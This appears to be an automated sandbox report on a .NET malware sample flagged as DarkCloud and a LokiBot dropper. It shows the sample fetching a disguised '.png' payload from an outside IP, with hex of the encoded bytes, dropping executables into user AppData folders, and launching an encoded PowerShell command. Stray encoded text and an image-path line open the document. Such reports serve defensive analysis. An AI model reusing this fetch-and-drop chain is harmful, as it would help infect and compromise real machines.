`YmOiuf^tG`N`K}Sqxmdf~tDjdS~MaS_OAVYKdSkVcuvijbpr}cRxflSsil]7JcQxflbYHOhqrlegW}a~


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49715	185.252.178.63	80	C:\Users\user\Desktop\BPL_1000572_007.bat.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:02:01.550542116 CEST	5183	OUT	GET /loader/uploads/Arwiw_Xnqfdlpv.png HTTP/1.1 Host: 185.252.178.63 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:02:01.587701082 CEST	5184	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 06:02:01 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 22 Sep 2022 08:05:33 GMT ETag: "bf400-5e93f8695c45a" Accept-Ranges: bytes Content-Length: 783360 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/png Data Raw: 1e 22 f6 68 76 74 76 69 6e 63 70 72 93 9e 64 53 c0 66 68 75 74 76 69 6a 23 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 d3 78 66 68 7b 6b cc 67 6a d7 79 bf 4d d9 65 1f b5 47 3c 1d 1d 05 49 1a 11 1f 15 1e 00 09 73 1b 07 06 1b 1b 02 49 08 06 50 00 19 0f 44 3a 16 46 2c 3a 27 56 04 05 07 15 5c 61 6c 6e 77 78 66 68 75 74 76 69 3a 26 70 72 20 60 67 53 39 71 44 16 74 76 69 6a 63 70 72 6c 81 64 5d 59 6d 69 73 74 76 85 61 63 70 74 6c 61 64 53 78 66 ee 7f 78 76 69 4a 63 70 72 4c 6d 64 53 78 26 68 75 54 76 69 6a 61 70 72 68 61 64 53 78 66 68 75 70 76 69 6a 63 70 72 6c 61 04 5f 78 66 6a 75 74 76 69 6a 63 73 72 2c e4 64 53 68 66 68 65 74 76 69 6a 73 70 72 7c 61 64 53 78 66 68 65 74 76 69 6a 63 70 72 6c 61 64 53 54 6c 64 75 23 76 69 6a 63 50 7e 6c 35 67 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 35 78 76 65 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 73 78 66 60 75 74 76 69 6a 63 70 72 6c 61 64 5b 58 66 68 3d 74 76 69 6a 63 70 72 6c 61 64 53 56 12 0d 0d 00 76 69 6a ef 9a 79 6c 61 44 53 78 66 84 7e 74 76 6b 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 49 6a 63 10 5c 1e 12 16 30 78 66 68 21 77 76 69 6a 43 7c 72 6c 65 64 53 78 88 63 75 74 76 69 6a 63 70 72 6c 61 64 53 78 26 68 75 34 58 1b 0f 0f 1f 11 6c 61 68 53 78 66 68 35 78 76 69 68 63 70 72 9e 6a 64 53 78 66 68 75 74 76 69 6a 63 70 72 2c 61 64 11 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 0e 62 79 74 76 69 6a 63 38 72 6c 61 66 53 7d 66 4c 14 7e 76 61 c3 62 70 73 6c 61 64 53 78 66 68 fd 03 74 69 f6 8a 77 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 63 58 73 7f 46 6a 5b 7c 44 63 64 53 7e 4d 9c 5d 6c 76 69 6c 48 70 58 6c 67 4e 53 78 65 58 7f 74 67 69 6a 63 70 72 6c 61 66 45 6e 4a 60 53 5c 68 69 6a 69 5b 71 4a 4a 92 79 78 66 68 76 44 7d 69 0f 63 70 72 6c 61 64 53 7a 4e 76 75 74 7c 6a 47 65 03 6d 6c 61 6e 29 7b 09 4d 70 74 70 45 6c 10 50 72 6c 6b 1e 51 7b 73 45 58 52 50 6b 69 0c 57 77 6c 67 e9 42 78 66 69 62 59 55 4f 4c 61 72 5a 6a 61 64 55 61 4b 76 53 52 74 6b 42 64 70 72 6a 1c 60 53 78 62 43 60 09 77 69 6a 67 5b bc 11 63 64 53 7c 4d b0 08 77 76 69 6e 48 ad 58 6c 61 64 50 48 6c 68 63 74 76 69 6a 63 70 72 6e 79 7a 7e 75 40 13 74 74 76 6d 05 45 75 72 6a 4a 67 75 53 97 42 75 74 75 59 60 63 69 72 6c 61 64 53 78 66 6a 69 6f 5b 79 4c 18 71 72 6c 65 0b 74 7d 66 6e 6a 7e 2f 42 69 45 5b 9c 46 61 64 53 7b 56 62 75 65 76 69 6a 63 70 72 6c 63 7c 46 55 6e 4e 0e 77 76 69 6e 48 73 54 47 97 4e 53 78 66 6b 45 7e 76 78 6a 63 70 72 6c 61 64 51 62 7b 45 7d 52 0d 6d 6a 63 74 59 6f 47 4f a5 52 66 68 75 77 46 63 6a 49 70 72 6c 61 64 53 78 64 7e 60 59 6d 4f 69 75 66 5e 74 47 60 4e 60 4b 7d 53 71 78 6d 64 66 7e 74 44 6a 64 53 7e 4d 61 53 5f 95 4f 41 85 56 59 85 4b 64 53 6b 56 63 75 0b 76 69 6a 62 70 72 7d 63 1f 52 78 66 6c 1a 53 73 69 6c 7f 5d 37 4a 63 1f 51 78 66 6c 62 59 48 4f 68 18 71 72 6c 65 67 57 7d 61 7e Data Ascii: "hvtvincprdSfhutvij#prladSxfhutvijcprladSxfhutvijcprladxfh{kgjyMeG<IsIPD:F,:'V\alnwxfhutvi:&pr `gS9qDtvijcprld]YmistvacptladSxfxviJcprLmdSx&huTvijaprhadSxfhupvijcprla_xfjutvijcsr,dShfhetvijspr|adSxfhetvijcprladSTldu#vijcP~l5gSxfhutvijcprladSxfh5xvejcprladSxfhutvijcprladSxfhutvijcprladSxfhutvijcprladsxf`utvijcprlad[Xfh=tvijcprladSVvijylaDSxf~tvkjcprladSxfhutvIjc\0xfh!wvijC|rledSxcutvijcprladSx&hu4XlahSxfh5xvihcprjdSxfhutvijcpr,adxfhutvijcprladSxbytvijc8rlafS}fL~vabpsladSxfhtiwrladSxfhutvijcprladSxfhutvijcprladSxfhutvjZjpeladSxfhcXsFj[|DcdS~M]lvilHpXlgNSxeXtgijcprlafEnJ`S\hiji[qJJyxfhvD}icprladSzNvut|jGemlan){MptpElPrlkQ{sEXRPkiWwlgBxfibYUOLarZjadUaKvSRtkBdprj`SxbC`wijg[cdS|MwvinHXladPHlhctvijcprnyz~u@ttvmEurjJguSButuY`cirladSxfjio[yLqrlet}fnj~/BiE[FadS{Vbuevijcprlc|FUnNwvinHsTGNSxfkE~vxjcprladQb{E}RmjctYoGORfhuwFcjIprladSxd~`YmOiuf^tG`N`K}Sqxmdf~tDjdS~MaS_OAVYKdSkVcuvijbpr}cRxflSsil]7JcQxflbYHOhqrlegW}a~

Statistics

Behavior



System Behavior

Analysis Process: BPL_1000572_007.bat.exe PID: 5820, Parent PID: 5136

General

Target ID:	0
Start time:	07:59:49
Start date:	23/09/2022
Path:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\BPL_1000572_007.bat.exe"
Imagebase:	0x5b0000
File size:	23552 bytes
MD5 hash:	4FF4A281A08A0681597794A3024FB584
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.571147253.000000000CCE0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.448721724.000000000298E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.539813510.000000000448F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.476692694.0000000003969000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_DarkCloud, Description: Yara detected DarkCloud, Source: 00000000.00000002.476692694.0000000003969000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.478754600.0000000003A55000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_DarkCloud, Description: Yara detected DarkCloud, Source: 00000000.00000002.478754600.0000000003A55000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.477582382.00000000039C1000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_DarkCloud, Description: Yara detected DarkCloud, Source: 00000000.00000002.477582382.00000000039C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.452043304.0000000002A97000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_DarkCloud, Description: Yara detected DarkCloud, Source: 00000000.00000002.452043304.0000000002A97000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.460105913.0000000002B6D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown
C:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C681E60	CreateFileW
C:\Users\user\AppData\Roaming\note	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C68BEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\note\pdf.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	976A943	CopyFileW
C:\Users\user\AppData\Roaming\note\pdf.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	976A943	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BPL_1000572_007.bat.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DB4C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe	0	23040	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 40 05 2b 63 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 0e 00 00 00 4a 00 00 00 00 00 00 2e 2d 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL@+c0J.- @ @	success or wait	1	6C681B4F	WriteFile
C:\Users\user\AppData\Roaming\note\pdf.exe	0	23552	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 56 17 2c 63 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 10 00 00 00 4a 00 00 00 00 00 00 fd 2f 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELV,cJ/ @@ @	success or wait	1	976A943	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\note\pdf.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	976A943	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BPL_1000572_007.bat.exe.log	0	1265	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6DB4C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D815705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D81CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D7703DE	ReadFile

Registry Activities

Analysis Process: powershell.exe PID: **5248**, Parent PID: **5820**

General

Target ID:	1
Start time:	08:00:01
Start date:	23/09/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQAwAA==

Imagebase:	0x160000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w45iylbi.unn.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C681E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m4mju5by.ked.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C681E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C681E60	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w45iylbi.unn.ps1	success or wait	1	6C686A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m4mju5by.ked.psm1	success or wait	1	6C686A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w45iylbi.unn.ps1	0	1	31	1	success or wait	1	6C681B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m4mju5by.ked.psm1	0	1	31	1	success or wait	1	6C681B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C681B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 fd fd fd fd 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	Get-RandomCFSOut-StringWrite-ProgressDisable-PSBreakpointUpdate-FormatDataWrite-InformationConvertTo-XmlSet-VariableOut-PrinteryH8IC:\Program Files (x86)\WindowsP	success or wait	1	6C681B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 fd 0e 00 00 10 00 00 00 fd 0e fd 04 2e 0a 29 0a 59 09 00 00 38 01 63 00 09 00 fd 0e 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e.)Y8c@	success or wait	1	6DB076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 27 00 00 00 0e 00 20 00	H<@^L"My:'	success or wait	15	6DB076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	6DB076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	6DB076FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	00 08 00 03		success or wait	8	6DB076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 45 4d 00 01 fd 71 00 01 fd 71 00 01 fd 53 00 01 fd 25 00 01 fd 6e 00 01 34 26 00 01 35 26 00 01 37 26 00	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@!M@;M@D@D@@M@<M@$M@8M?MBMDmEEMqqS%n4&5&7&	success or wait	8	6DB076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D815705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D81CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D81CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D81CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D815705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D815705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D7703DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D821F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22420	success or wait	1	6D82203F	ReadFile
